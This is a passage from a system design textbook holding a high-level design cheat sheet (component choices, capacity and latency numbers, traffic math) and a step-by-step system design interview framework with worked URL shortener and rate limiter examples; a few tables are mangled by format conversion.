- GPU auto-scaling is harder than CPU auto-scaling.** GPU instances take 3-5 minutes to start, models take minutes to load. Maintain warm pools, use predictive scaling (anticipate traffic patterns), and consider spot instances for non-latency-sensitive workloads.
- Cost management is an architectural concern, not an afterthought.** A naive LLM deployment can cost \$100K+/month. Prompt caching, request batching, model quantization, tiered model routing (send simple queries to small models, complex to large), and aggressive caching can reduce costs by 5-10x without measurable quality loss.

---

*This chapter is part of [Part VII — Real-World Case Studies](#)*

---

# PART VIII - APPENDICES

---

---

# Appendix A: HLD Cheat Sheet

A comprehensive quick-reference card for High Level Design. Bookmark this page -- it distills the entire book into tables, numbers, and one-liners you can consult in seconds.

## 1. Component Selection Guide

Use the table below to decide **when** to introduce each component and **which technology** to reach for first.

### 1.1 Load Balancer

| Aspect            | Details                                                                                                                                               |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| When to use       | Multiple server instances; need to distribute traffic, perform health checks, or terminate TLS centrally                                              |
| Technologies      | <b>L4:</b> AWS NLB, HAProxy (TCP mode)                                                                                                                |
| Key configuration | Algorithm (round-robin, least-connections, IP-hash, weighted), health-check interval, connection draining timeout, sticky sessions (only if stateful) |
| Watch out for     | Single point of failure -- use active-passive or active-active pair; don't rely on sticky sessions if you can make services stateless                 |

### 1.2 Cache

| Aspect             | Details                                                                                                                                                                                                                                                                                                              |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| When to use        | Read-heavy workload (read:write > 5:1), data that tolerates slight staleness, expensive computation results, session storage                                                                                                                                                                                         |
| Redis vs Memcached | <b>Redis:</b> rich data structures (sorted sets, streams, pub/sub), persistence, replication, Lua scripting, single-threaded but fast (~100K QPS). <b>Memcached:</b> simple key-value, multi-threaded, slightly higher throughput for plain string caching, no persistence                                           |
| Strategies         | <b>Cache-Aside (Lazy):</b> app reads cache first, fills on miss. <b>Write-Through:</b> write to cache + DB synchronously. <b>Write-Behind (Write-Back):</b> write to cache, async flush to DB. <b>Read-Through:</b> cache itself loads from DB on miss. <b>Refresh-Ahead:</b> proactively refresh before TTL expires |
| Key configuration  | TTL, max memory + eviction policy (LRU, LFU, random), cluster size, replication factor                                                                                                                                                                                                                               |
| Watch out for      | Cache stampede (use locking / request coalescing), hot key (replicate or shard), cold start, data consistency                                                                                                                                                                                                        |

### 1.3 CDN (Content Delivery Network)

| Aspect       | Details                                                                                                                                                                          |
|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| When to use  | Static assets (images, JS, CSS, video), global user base, need to reduce origin load and latency                                                                                 |
| Push vs Pull | <b>Pull CDN:</b> origin serves on first request, CDN caches it (simpler). <b>Push CDN:</b> you upload content to CDN proactively (better for large, infrequently changing files) |
| Providers    | CloudFront (AWS), Cloud CDN (GCP), Azure CDN, Cloudflare, Akamai, Fastly                                                                                                         |

|                   |                                                                                                                |
|-------------------|----------------------------------------------------------------------------------------------------------------|
| Key configuration | Cache TTL / cache-control headers, origin shield, custom domain + TLS, invalidation strategy, geo-restrictions |
|-------------------|----------------------------------------------------------------------------------------------------------------|

### 1.4 Message Queue / Event Streaming

| Aspect            | Details                                                                                                                                                              |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| When to use       | Decouple producers from consumers, smooth traffic spikes, enable async processing, event-driven architectures, guaranteed delivery                                   |
| Kafka             | High throughput (~1M msgs/sec per broker), log-based, replay-able, partitioned, great for event streaming and data pipelines. Ordered within partition               |
| RabbitMQ          | Traditional message broker, rich routing (exchanges, bindings), supports AMQP, lower throughput (~50K msgs/sec) but flexible routing and per-message acknowledgement |
| Amazon SQS        | Fully managed, practically unlimited throughput (scales automatically), at-least-once delivery, no ordering guarantee (standard) or FIFO option, simple to operate   |
| Key configuration | Partitions/shards, replication factor, consumer groups, retention period, dead-letter queue, idempotent consumers                                                    |

### 1.5 Database: SQL vs NoSQL Decision Matrix

| Criterion     | Choose SQL (Relational)                                                   | Choose NoSQL                                                         |
|---------------|---------------------------------------------------------------------------|----------------------------------------------------------------------|
| Data model    | Structured, relational, joins needed                                      | Flexible schema, denormalized, document/key-                         |
| Consistency   | Strong ACID transactions required                                         | Eventual consistency acceptable (BASE)                               |
| Scale pattern | Vertical first; horizontal with read replicas or sharding                 | Horizontal from day one (built-in sharding)                          |
| Query pattern | Complex queries, aggregations, ad-hoc reporting                           | Simple lookups by key, high write throughput                         |
| Examples      | PostgreSQL, MySQL, Aurora, CockroachDB                                    | DynamoDB, Cassandra, MongoDB, Redis, Neo4j (graph), HBase (columnar) |
| When both     | Use SQL as source of truth + NoSQL as read-optimized store (CQRS pattern) |                                                                      |

### 1.6 Search Engine

| Aspect            | Details                                                                                                                                             |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| When to use       | Full-text search, fuzzy matching, faceted search, autocomplete, log analytics                                                                       |
| Technologies      | <b>Elasticsearch</b> (most popular, part of ELK stack), <b>OpenSearch</b> (AWS-managed fork), <b>Apache Solr</b> , <b>Meilisearch</b> (lightweight) |
| Key configuration | Index shards & replicas, mapping/schema, analyzers & tokenizers, refresh interval, circuit breakers                                                 |
| Watch out for     | Not a primary data store -- always have a source of truth; reindex strategy; cluster sizing (memory-hungry)                                         |

## 2. Scalability Patterns Quick Reference

| Pattern            | What It Does                                                    | When to Use                                            |
|--------------------|-----------------------------------------------------------------|--------------------------------------------------------|
| Horizontal Scaling | Add more machines behind a load balancer                        | Stateless services, web/app tier                       |
| Vertical Scaling   | Upgrade to a bigger machine (more CPU/RAM)                      | Quick fix, single-leader DB, before re-architecting    |
| Database Sharding  | Split data across multiple DB instances by a shard key          | Single DB is a bottleneck, data too large for one node |
| Read Replicas      | Replicate writes to follower DBs that serve reads               | Read-heavy workloads (>80% reads)                      |
| Caching            | Store frequently accessed data in memory (Redis, Memcached)     | Reduce DB load, speed up reads                         |
| Async Processing   | Offload work to background queues/workers                       | Long-running tasks, email sending, image processing    |
| Database Indexing  | Create B-tree / hash indexes on frequently queried columns      | Slow queries on large tables                           |
| Denormalization    | Pre-join / duplicate data to avoid expensive joins at read time | Read-heavy, high-scale read paths                      |
| Data Partitioning  | Split data logically (by date, region, tenant)                  | Multi-tenant SaaS, time-series data                    |
| CDN                | Serve static content from edge locations close to users         | Global user base, media-heavy applications             |
| Connection Pooling | Reuse DB/service connections                                    | High request concurrency, reduce connection overhead   |
| Auto-scaling       | Dynamically add/remove instances based on metrics               | Variable traffic patterns, cost optimization           |

## 3. Consistency Models Quick Reference

| Model                  | Guarantee                                                                       | Latency | Use Case                                  |
|------------------------|---------------------------------------------------------------------------------|---------|-------------------------------------------|
| Linearizability        | Reads see the most recent write; behaves like a single copy                     | Highest | Leader election, distributed locks        |
| Sequential Consistency | All nodes see operations in the same order (but not necessarily real-time)      | High    | Replicated state machines                 |
| Causal Consistency     | Causally related operations are seen in order; concurrent operations may differ | Medium  | Social media feeds, collaborative editing |



|                                |                                                        |        |                                       |
|--------------------------------|--------------------------------------------------------|--------|---------------------------------------|
| <b>Eventual Consistency</b>    | All replicas converge eventually; reads may be stale   | Lowest | DNS, CDN caches, shopping cart counts |
| <b>Read-Your-Writes</b>        | A user always sees their own writes                    | Medium | User profile updates                  |
| <b>Monotonic Reads</b>         | Once you've read a value, you won't see an older value | Medium | Session-scoped reads                  |
| <b>Strong Eventual (CRDTs)</b> | Eventual + conflict-free merging guaranteed            | Low    | Collaborative editors, counters       |

## 4. Communication Protocols Quick Reference

| Protocol                        | Style                                | Best For                                                          | Payload                   | Latency     |
|---------------------------------|--------------------------------------|-------------------------------------------------------------------|---------------------------|-------------|
| <b>REST</b>                     | Request-response, HTTP/1.1 or HTTP/2 | CRUD APIs, public APIs, browser clients                           | JSON (text)               | Medium      |
| <b>gRPC</b>                     | Request-response + streaming, HTTP/2 | Internal microservice-to-microservice, low-latency, polyglot      | Protocol Buffers (binary) | Low         |
| <b>GraphQL</b>                  | Request-response, HTTP               | Client-driven queries, mobile apps needing flexible data fetching | JSON                      | Medium      |
| <b>WebSocket</b>                | Full-duplex, persistent connection   | Real-time: chat, notifications, live dashboards, gaming           | Any (text/binary)         | Very Low    |
| <b>Server-Sent Events (SSE)</b> | Server push, HTTP                    | One-way real-time: live feeds, stock tickers                      | Text (event stream)       | Low         |
| <b>Webhooks</b>                 | Server-to-server callback, HTTP      | Event notifications between services (e.g., payment confirmed)    | JSON                      | Varies      |
| <b>Message Queue (async)</b>    | Publish-subscribe / point-to-point   | Decoupled async communication, event-driven architecture          | Any                       | N/A (async) |

## 5. Common Capacity Numbers to Remember

### 5.1 Throughput Reference

| Component                                | Typical QPS / Throughput                                   |
|------------------------------------------|------------------------------------------------------------|
| Single web server (NGINX / Node.js / Go) | <b>1K -- 10K</b> requests/sec                              |
| Single relational DB (PostgreSQL/MySQL)  | <b>1K -- 10K</b> queries/sec (depends on query complexity) |
| Redis (single instance)                  | <b>100K -- 200K</b> ops/sec                                |
| Memcached (single instance)              | <b>100K -- 500K</b> ops/sec                                |
| Kafka (single broker)                    | <b>~1M</b> messages/sec (small messages)                   |
| Elasticsearch (single node)              | <b>1K -- 10K</b> search queries/sec                        |
| DynamoDB (on-demand)                     | Practically unlimited (auto-scales)                        |

|    |                                              |
|----|----------------------------------------------|
| S3 | 3,500 PUTs/sec and 5,500 GETs/sec per prefix |
|----|----------------------------------------------|

## 5.2 Latency Reference Numbers (Approximate)

| Operation                          | Latency                |
|------------------------------------|------------------------|
| L1 cache reference                 | ~1 ns                  |
| L2 cache reference                 | ~4 ns                  |
| Main memory (RAM) reference        | ~100 ns                |
| SSD random read                    | ~16 us                 |
| HDD random read (seek)             | ~2-10 ms               |
| Read 1 MB sequentially from memory | ~3 us                  |
| Read 1 MB sequentially from SSD    | ~49 us                 |
| Read 1 MB sequentially from HDD    | ~825 us                |
| Round trip within same data center | ~0.5 ms                |
| Round trip CA to Netherlands       | ~150 ms                |
| Packet round trip CA to Australia  | ~200 ms                |
| TCP handshake                      | ~1-3 ms (same region)  |
| TLS handshake                      | ~5-50 ms (same region) |
| Redis GET                          | ~0.1-0.5 ms            |
| Simple DB query (indexed)          | ~1-5 ms                |
| API call to external service       | ~50-300 ms             |

## 5.3 Storage Reference Numbers

| Data                              | Approximate Size    |
|-----------------------------------|---------------------|
| 1 character (ASCII)               | 1 byte              |
| 1 character (UTF-8, avg)          | 1-4 bytes           |
| UUID / GUID                       | 16 bytes (128 bits) |
| Typical JSON API response         | 1-10 KB             |
| Average web page                  | ~2 MB               |
| Smartphone photo                  | 3-5 MB              |
| 1 minute of HD video (compressed) | ~10-20 MB           |
| 1 hour of HD video (compressed)   | ~1-3 GB             |

## 6. Powers of 2 Table

| Power           | Exact Value           | Approximate Size | Common Name     |
|-----------------|-----------------------|------------------|-----------------|
| 2 <sup>10</sup> | 1,024                 | ~1 Thousand      | 1 KB (Kilobyte) |
| 2 <sup>20</sup> | 1,048,576             | ~1 Million       | 1 MB (Megabyte) |
| 2 <sup>30</sup> | 1,073,741,824         | ~1 Billion       | 1 GB (Gigabyte) |
| 2 <sup>40</sup> | 1,099,511,627,776     | ~1 Trillion      | 1 TB (Terabyte) |
| 2 <sup>50</sup> | 1,125,899,906,842,624 | ~1 Quadrillion   | 1 PB (Petabyte) |

#### Handy conversions:

| Time Unit | Seconds                              |
|-----------|--------------------------------------|
| 1 minute  | 60                                   |
| 1 hour    | 3,600                                |
| 1 day     | 86,400 (~10 <sup>5</sup> )           |
| 1 month   | ~2,500,000 (~2.5 x 10 <sup>6</sup> ) |
| 1 year    | ~31,500,000 (~3 x 10 <sup>7</sup> )  |

#### Quick traffic math:

| Daily Active Users | If each makes 10 req/day | QPS              |
|--------------------|--------------------------|------------------|
| 1 Million          | 10M requests/day         | ~116 req/sec     |
| 10 Million         | 100M requests/day        | ~1,160 req/sec   |
| 100 Million        | 1B requests/day          | ~11,600 req/sec  |
| 1 Billion          | 10B requests/day         | ~116,000 req/sec |

**Formula:**  $QPS = (DAU \times requests\_per\_user) / 86,400$ . Peak QPS ~ 2x to 5x average.

## 7. The 8-Step System Design Approach

| Step                    | One-Liner                                                                            | Time    |
|-------------------------|--------------------------------------------------------------------------------------|---------|
| 1. Clarify Requirements | Ask questions to narrow scope; distinguish functional vs. non-functional needs       | 3-5 min |
| 2. Estimate Scale       | Calculate DAU, QPS, storage, bandwidth to understand order of magnitude              | 3-5 min |
| 3. Define API           | List the core API endpoints (REST or RPC) with inputs and outputs                    | 2-3 min |
| 4. Define Data Model    | Choose DB type, design key tables/collections, define schema and relationships       | 3-5 min |
| 5. High-Level Design    | Draw the architecture with boxes and arrows: clients, LB, services, DB, cache, queue | 5-8 min |

|                               |                                                                                            |           |
|-------------------------------|--------------------------------------------------------------------------------------------|-----------|
| <b>6. Deep Dive</b>           | Zoom into 2-3 critical components; discuss algorithms, data structures, trade-offs         | 10-15 min |
| <b>7. Address Bottlenecks</b> | Identify single points of failure, hot spots, and apply scalability patterns               | 3-5 min   |
| <b>8. Wrap Up</b>             | Summarize choices, mention monitoring / alerting / deployment, discuss future improvements | 2-3 min   |

## 8. Common Mistakes and Corrections

| Mistake                            | Why It's Wrong                                                 | Correction                                                         |
|------------------------------------|----------------------------------------------------------------|--------------------------------------------------------------------|
| Jumping into solution immediately  | You'll solve the wrong problem and miss constraints            | Spend 3-5 min clarifying requirements first                        |
| Over-engineering from day one      | Premature optimization wastes time and adds complexity         | Start simple, then scale specific bottlenecks                      |
| Ignoring back-of-envelope math     | Without numbers you can't justify design decisions             | Always estimate QPS, storage, and bandwidth                        |
| Single database for everything     | Won't scale; single point of failure                           | Plan for read replicas, caching, or sharding early                 |
| Choosing NoSQL "because it scales" | NoSQL isn't always the answer; you lose transactions and joins | Match the data model to access patterns                            |
| No caching layer                   | Every read hits the DB, wasting resources                      | Add cache-aside for read-heavy paths                               |
| Synchronous calls everywhere       | Creates tight coupling and long tail latencies                 | Use async messaging for non-critical paths                         |
| Forgetting about failure modes     | Real systems fail constantly                                   | Design for retries, circuit breakers, DLQs, idempotency            |
| Not considering data consistency   | Can lead to lost writes or dirty reads                         | Explicitly choose consistency level per operation                  |
| Ignoring security & auth           | Interviewers notice and it's critical in production            | Mention auth (JWT/OAuth), rate limiting, encryption (TLS)          |
| No monitoring / observability      | You can't fix what you can't see                               | Plan for logging, metrics, tracing, alerting                       |
| Treating all traffic equally       | Peak traffic will crush your system                            | Design for peak (2-5x avg); mention auto-scaling and load shedding |

## 9. Quick Decision Flowcharts (Text Form)

### Do I Need a Cache?

Is your read:write ratio > 5:1? YES -> Is latency critical? YES -> Add Redis / Memcached cache (cache-aside) NO -> Consider read replicas first NO -> Caching may not help much; focus on write optimization

### SQL or NoSQL?

Do you need ACID transactions? YES -> Do you need horizontal write-scaling on day one? YES -> Consider NewSQL (CockroachDB, Spanner) NO -> Use PostgreSQL / MySQL NO -> Is your data model flexible / document-oriented? YES -> MongoDB / DynamoDB NO -> Is it key-value access? YES -> Redis / DynamoDB NO -> Is it graph data? YES -> Neo4j NO -> Is it wide-column / time-series? YES -> Cassandra / HBase / TimescaleDB NO -> Default to PostgreSQL

### Sync or Async Communication?

Does the caller need an immediate response? YES -> Use REST / gRPC (synchronous) NO -> Is ordering important? YES -> Use Kafka (partitioned, ordered within partition) NO -> Use SQS / RabbitMQ

**Tip:** Print this cheat sheet and keep it beside you during practice sessions. The numbers and patterns will become second nature.

# Appendix B: System Design Interview Framework

A battle-tested, step-by-step playbook for the 45-60 minute system design interview. Follow this framework to stay structured, communicate clearly, and demonstrate senior-level thinking.

## Overview: Time Allocation (45-Minute Interview)

| Step | Activity                       | Time      | % of Interview |
|------|--------------------------------|-----------|----------------|
| 1    | Understand the Problem & Scope | 3-5 min   | ~8%            |
| 2    | Define Requirements            | 3-5 min   | ~8%            |
| 3    | Back-of-Envelope Estimation    | 3-5 min   | ~8%            |
| 4    | High-Level Design              | 10-15 min | ~30%           |
| 5    | Deep Dive                      | 10-15 min | ~30%           |
| 6    | Wrap Up                        | 3-5 min   | ~8%            |

**Golden rule:** Never spend more than 10 minutes before you start drawing. Interviewers want to see a design, not a requirements document.

## Step 1: Understand the Problem & Scope (3-5 min)

### Goal

Align with the interviewer on **what** you're building. Narrow an impossibly broad prompt ("Design Twitter") into a focused set of features.

### Clarifying Questions Checklist

Ask these categories of questions (not all -- pick the most relevant):

**Users & Scale** - [ ] Who are the users? (consumers, businesses, internal teams) - [ ] How many daily active users (DAU)? - [ ] What's the expected growth rate? - [ ] Is this a global service or single-region?

**Core Features** - [ ] What are the most important features to focus on? - [ ] Can I prioritize 2-3 core features and leave the rest out of scope? - [ ] Are there any features you'd specifically like me to address?

**Technical Constraints** - [ ] Any existing tech stack constraints? - [ ] Do we need to integrate with existing systems? - [ ] Any specific latency requirements? (e.g., < 200ms p99) - [ ] What availability target? (99.9%, 99.99%)

**Data Characteristics** - [ ] What's the read vs. write ratio? - [ ] How large is the data set expected to be? - [ ] Is data consistency critical, or is eventual consistency acceptable? - [ ] Any data retention or compliance requirements?

### Identify Core Features vs. Nice-to-Have

After asking questions, explicitly state your scope:

"Based on our discussion, I'll focus on these core features for the design: [Feature A], [Feature B], [Feature C]. I'll mention [Feature D] and [Feature E] as extensions if we have time. Does that sound right?"

Example for "Design Twitter":

| Core<br>(i Nice-to-Have (mention if time)<br>SL - - - |  |
|-------------------------------------------------------|--|
| Post Direct messages<br>a<br>tweet                    |  |
| News Search<br>feed<br>(home<br>timeline)             |  |
| Following topics<br>/<br>unfollow<br>users            |  |
| Notifications                                         |  |
| Media upload (images/video)                           |  |

## Step 2: Define Requirements (3-5 min)

### Functional Requirements Template

List the specific things the system must do:

FR1: Users can [action] [object] FR2: The system should [behavior] when [condition] FR3: Users can [query/view] [data] filtered by [criteria]

**Example -- URL Shortener:** - FR1: Given a long URL, generate a unique short URL - FR2: Given a short URL, redirect to the original long URL - FR3: Users can optionally set a custom alias - FR4: Users can set an expiration time for a short URL - FR5: Analytics: track click count per short URL

### Non-Functional Requirements Template

| Category     | Requirement                     | Target                                 |
|--------------|---------------------------------|----------------------------------------|
| Availability | System uptime                   | 99.99% (~52 min downtime/year)         |
| Latency      | p50 read latency                | < 100 ms                               |
| Latency      | p99 read latency                | < 500 ms                               |
| Throughput   | Read QPS                        | ~10,000                                |
| Throughput   | Write QPS                       | ~1,000                                 |
| Scalability  | Handle growth to                | 100M DAU                               |
| Durability   | Data must not be lost           | 99.999999999% (11 nines)               |
| Consistency  | Consistency model               | Eventual (reads may be slightly stale) |
| Security     | Auth, rate limiting, encryption | Yes                                    |

### Constraints

Note any hard constraints: - Budget limitations (prefer managed services vs. self-hosted) - Regulatory (GDPR, HIPAA, data residency) - Legacy system integrations - Team expertise

## Step 3: Back-of-Envelope Estimation (3-5 min)

### Goal

Establish the **order of magnitude** for traffic, storage, and bandwidth. This drives architectural decisions (do we need sharding? how many servers?).

### Traffic Estimation Template

Given: DAU = \_\_\_\_ Actions per user per day = \_\_\_\_ Calculations: Total requests/day = DAU x actions\_per\_user = \_\_\_\_ Average QPS = total\_requests / 86,400 = \_\_\_\_ Peak QPS = Average QPS x peak\_factor (2-5x) = \_\_\_\_ Read vs Write: Read QPS = Total QPS x read\_ratio = \_\_\_\_ Write QPS = Total QPS x write\_ratio = \_\_\_\_

### Storage Estimation Template

Given: New records per day = \_\_\_\_ Average record size = \_\_\_\_ bytes Retention period = \_\_\_\_ years Calculations: Daily storage = records\_per\_day x record\_size = \_\_\_\_ Annual storage = daily\_storage x 365 = \_\_\_\_ Total storage = annual\_storage x retention\_years = \_\_\_\_ With replication (3x) = total\_storage x 3 = \_\_\_\_

### Bandwidth Estimation Template

Incoming (write): Write bandwidth = write\_QPS x average\_write\_size = \_\_\_\_ Outgoing (read): Read bandwidth = read\_QPS x average\_response\_size = \_\_\_\_

### Worked Example: URL Shortener

Assumptions: - 100M DAU - Each user creates 0.1 short URLs/day and reads 5 short URLs/day Write QPS: - 100M x 0.1 = 10M writes/day - 10M / 86,400 ~ 116 writes/sec - Peak: ~500 writes/sec Read QPS: - 100M x 5 = 500M reads/day - 500M / 86,400 ~ 5,800 reads/sec - Peak: ~20,000 reads/sec - Read:Write ratio ~ 50:1 (very read-heavy -> great caching candidate) Storage (5 years): - Each URL record ~ 500 bytes (short URL + long URL + metadata) - 10M/day x 500 bytes = 5 GB/day - 5 years: 5 GB x 365 x 5 ~ 9 TB - With 3x replication: ~27 TB (manageable) Bandwidth: - Write: 500 writes/sec x 500 bytes ~ 250 KB/s (negligible) - Read: 20K reads/sec x 500 bytes ~ 10 MB/s (very manageable)

## Step 4: High-Level Design (10-15 min)

### Goal

Draw the architecture diagram. This is the **most important** part of the interview. Think out loud as you draw.

### Step 4a: Define the API

List the 3-5 core API endpoints:

POST /api/v1/urls Request: { "long\_url": "https://...", "custom\_alias": "abc", "ttl": 3600 } Response: { "short\_url": "https://tinyurl.com/abc" } GET /{short\_url\_key} Response: 301 Redirect to long\_url GET /api/v1/urls/{short\_url\_key}/stats Response: { "click\_count": 12345, "created\_at": "..." }

### Step 4b: Draw the Architecture

Follow this general structure (adapt per problem):

+-----+ | Clients | | (Mobile, | | Web) | +-----+ | +---v-----+ | CDN | <-- Static assets +-----+ | +---v-----+ | Load | | Balancer | +-----+ | +-----+ | | +---v-----+ +---v-----+ | App | | App | | Server | | Server | | (x N) | | (x N) | +-----+ +-----+ | | +---v-----v-----+ | Cache | | (Redis Cluster) | +-----+ +-----+ | +-----v-----+ | Database | | (Primary + Read Replicas) | +-----+

### Step 4c: Identify Major Components

For each box in your diagram, state: 1. **What it does** (one sentence) 2. **Technology choice** (with brief justification) 3. **How data flows** through it

### Step 4d: Define Data Flow



Walk through 1-2 key user flows end to end:

"When a user creates a short URL: the client sends a POST to the load balancer, which routes to an app server. The app server generates a unique ID, stores the mapping in the database, updates the cache, and returns the short URL."

## Step 5: Deep Dive (10-15 min)

### Goal

Demonstrate depth. Pick 2-3 components and go deep on the design, algorithms, and trade-offs.

### What to Deep Dive On

Pick based on the interviewer's interest (they'll usually guide you) or choose the **hardest / most interesting** parts:

| System        | Good Deep Dive Topics                                                   |
|---------------|-------------------------------------------------------------------------|
| URL Shortener | ID generation (hash vs counter vs Snowflake), hash collision resolution |
| News Feed     | Fan-out on write vs fan-out on read, ranking algorithm                  |
| Chat System   | WebSocket connection management, message ordering, offline delivery     |
| Rate Limiter  | Token bucket vs sliding window algorithm, distributed rate limiting     |
| Search        | Inverted index, ranking, typeahead with Trie                            |
| Notification  | Push vs pull, priority queue, delivery guarantees                       |

### Deep Dive Template

For each component you deep dive on:

1. **State the problem** clearly
2. **Present 2-3 approaches** with pros/cons
3. **Choose one** and justify why
4. **Discuss edge cases**: What if it fails? What about race conditions? How does it scale?

### Discuss Trade-Offs

Always frame decisions as trade-offs:

"We could use fan-out on write, which pre-computes the feed and gives O(1) reads, but costs more storage and write amplification. Alternatively, fan-out on read computes the feed dynamically, saving storage but increasing read latency. Given our requirement for fast reads and the fact that most users have < 1000 followers, I'd choose fan-out on write for most users and fan-out on read for celebrity accounts (hybrid approach)."

### Handle Edge Cases

Proactively address: - **What happens when a node fails?** (replication, failover) - **What about hot spots?** (caching, sharding strategy) - **What about concurrent writes?** (locking, optimistic concurrency, CRDTs) - **What about data loss?** (WAL, replication, backups) - **What if traffic spikes 10x?** (auto-scaling, rate limiting, load shedding)

## Step 6: Wrap Up (3-5 min)

Goal

Show maturity by thinking about production readiness and future evolution.

Summarize Design Choices

"To summarize: we built a URL shortening service using a Base62-encoded Snowflake ID for short URL generation, a Redis cache for the read-heavy access pattern (50:1 read-write ratio), PostgreSQL with read replicas for durable storage, and a CDN for serving redirects from edge locations."

Discuss Bottlenecks and Improvements

Identify what you'd improve with more time: - Current bottleneck: single point of failure in [component] - Next improvement: add [solution] - Future scale challenge: when we hit 1B users, we'd need to [plan]

Mention Operational Aspects

| Aspect            | What to Mention                                                          |
|-------------------|--------------------------------------------------------------------------|
| Monitoring        | Key metrics to track (QPS, latency p50/p99, error rate, cache hit ratio) |
| Alerting          | Alert on error rate > 1%, latency p99 > 500ms, disk usage > 80%          |
| Logging           | Structured logging, centralized log aggregation (ELK / Datadog)          |
| Deployment        | Blue-green or canary deployment, feature flags, rollback strategy        |
| Security          | Rate limiting, authentication, input validation, DDoS protection         |
| Disaster Recovery | Multi-region replication, backup strategy, RTO/RPO targets               |

Example Walkthrough: Design a Rate Limiter

Step 1: Clarify

"Is this a rate limiter for an API gateway, or a standalone service? Should it be distributed across multiple servers? What's the rate limiting granularity -- per user, per IP, or per API key? What should happen when the limit is exceeded -- return 429 or queue the request?"

**Agreed scope:** Distributed rate limiter for an API gateway, per-user limiting, returns HTTP 429 when exceeded.

Step 2: Requirements

**Functional:** - FR1: Limit each user to N requests per time window - FR2: Return HTTP 429 with Retry-After header when limit exceeded - FR3: Support configurable rules (different limits per API endpoint)

**Non-Functional:** - Low latency (< 1ms overhead per request) - Highly available (if rate limiter is down, allow traffic -- fail open) - Distributed (works across multiple API gateway instances) - Accurate (minimal race conditions in counting)

Step 3: Estimation

- 10M DAU, avg 100 API calls/user/day - Total: 1B requests/day ~ 12K QPS avg, ~50K QPS peak - Rate limiter must handle 50K lookups/sec with < 1ms latency - Storage per user: user\_id (8 bytes) + counter (8 bytes) + timestamp (8 bytes) = ~24 bytes - 10M users x 24 bytes = 240 MB (fits in a single Redis instance)

Step 4: High-Level Design

Client --> API Gateway --> Rate Limiter Middleware --> Backend Services | Redis Cluster (counters per user) | Rules Config DB (rate limit rules)

**API:** - Rate limiter is middleware, not a separate API - Called internally: `is_allowed(user_id, endpoint) -> bool`

**Data Model (Redis):**

```
Key: rate_limit:{user_id}:{endpoint}:{window} Value: counter (integer) TTL: window_size (e.g., 60 seconds)
```

Step 5: Deep Dive -- Rate Limiting Algorithms

| Algorithm              | How It Works                                                          | Pros                             | Cons                                 |
|------------------------|-----------------------------------------------------------------------|----------------------------------|--------------------------------------|
| Fixed Window           | Count requests in fixed time windows (e.g., 0:00-0:59, 1:00-1:59)     | Simple, low memory               | Burst at window boundary (2x limit)  |
| Sliding Window Log     | Store timestamp of each request; count within last N seconds          | Accurate                         | High memory (stores every timestamp) |
| Sliding Window Counter | Weighted average of current + previous window counts                  | Good accuracy, low memory        | Approximate                          |
| Token Bucket           | Bucket holds tokens; refilled at fixed rate; request consumes a token | Allows controlled bursts, smooth | Slightly more complex                |
| Leaky Bucket           | Requests enter a queue; processed at fixed rate                       | Smooths traffic perfectly        | No burst tolerance; queue management |

**Choice: Sliding Window Counter** -- best balance of accuracy and memory efficiency.

**Race condition handling:** Use Redis Lua script for atomic read-increment-expire:

```
local count = redis.call('INCR', KEYS[1]) if count == 1 then redis.call('EXPIRE', KEYS[1], ARGV[1]) end return count
```

Step 6: Wrap Up

- **Bottleneck:** Redis is a single point of failure -> use Redis Cluster with replication
- **Improvement:** Add local in-memory rate limiting (token bucket) as first line of defense to reduce Redis calls
- **Monitoring:** Track rate-limit hits per endpoint, false positive rate, Redis latency
- **Failure mode:** If Redis is down, fail open (allow all requests) to avoid cascading failure

Common Interview Mistakes and How to Avoid Them

| # | Mistake                          | Impact                                 | How to Avoid                              |
|---|----------------------------------|----------------------------------------|-------------------------------------------|
| 1 | Diving into solution immediately | Solving the wrong problem              | Force yourself to ask 3-5 questions first |
| 2 | Silent design                    | Interviewer can't assess your thinking | Narrate your thought process constantly   |
| 3 | Trying to cover everything       | Shallow design, no depth               | Focus on 2-3 core features and go deep    |
| 4 | Not drawing a diagram            | Hard to follow, appears unstructured   | Always draw, even if it's rough           |
| 5 | Ignoring numbers                 | Can't justify design decisions         | Always do back-of-envelope math           |
| 6 | One-sided trade-offs             | Appears you don't know alternatives    | Present 2-3 options, compare, then decide |
| 7 | Perfectionism                    | Spending too long on one component     | Timebox yourself; move on and come back   |

|    |                                                  |                                          |                                                           |
|----|--------------------------------------------------|------------------------------------------|-----------------------------------------------------------|
| 8  | <b>Ignoring failure scenarios</b>                | Design seems naive                       | Proactively discuss: "What if this fails?"                |
| 9  | <b>Not asking about scale</b>                    | Could over-engineer or under-engineer    | Always clarify: "How many users? How much data?"          |
| 10 | <b>Designing for Google scale from the start</b> | Overcomplicates the design unnecessarily | Start simple, add complexity only where numbers demand it |

## Tips for Communication During the Interview

### Do's

- **Think out loud.** The interviewer cares more about your process than the final answer.
- **Use the whiteboard / drawing tool.** Always have a visual diagram.
- **State your assumptions.** "I'm assuming we have 10M DAU -- does that sound right?"
- **Frame trade-offs explicitly.** "Option A gives us X but costs Y. Option B gives us Z but costs W. I'd choose A because..."
- **Check in with the interviewer.** "Should I go deeper on the caching layer, or move on to the database design?"
- **Use concrete numbers.** "With 10K QPS and 500-byte payloads, that's 5 MB/s of bandwidth."
- **Mention what you're NOT designing.** Show you're aware of scope.

### Don'ts

- **Don't memorize solutions.** Interviewers can tell. Instead, understand principles and derive the design.
- **Don't argue with the interviewer.** If they push back, listen -- they might be guiding you.
- **Don't say "I don't know" and stop.** Instead say "I'm not sure, but my instinct is X because Y. Let me reason through it..."
- **Don't use buzzwords without understanding.** Only mention technologies you can explain.
- **Don't forget the user.** Always start from the user's perspective and work inward.

### Power Phrases

| Situation                        | What to Say                                                                             |
|----------------------------------|-----------------------------------------------------------------------------------------|
| Starting the problem             | <i>"Before I jump in, let me make sure I understand the requirements..."</i>            |
| Making a choice                  | <i>"I see two options here. Option A is... Option B is... I'd go with A because..."</i> |
| Unsure about something           | <i>"I'd want to benchmark this in practice, but my estimate is..."</i>                  |
| Interviewer asks a hard question | <i>"That's a great question. Let me think about that..."</i> (then think, don't panic)  |
| Running out of time              | <i>"With more time, I'd also address [X, Y, Z]. Let me quickly outline..."</i>          |
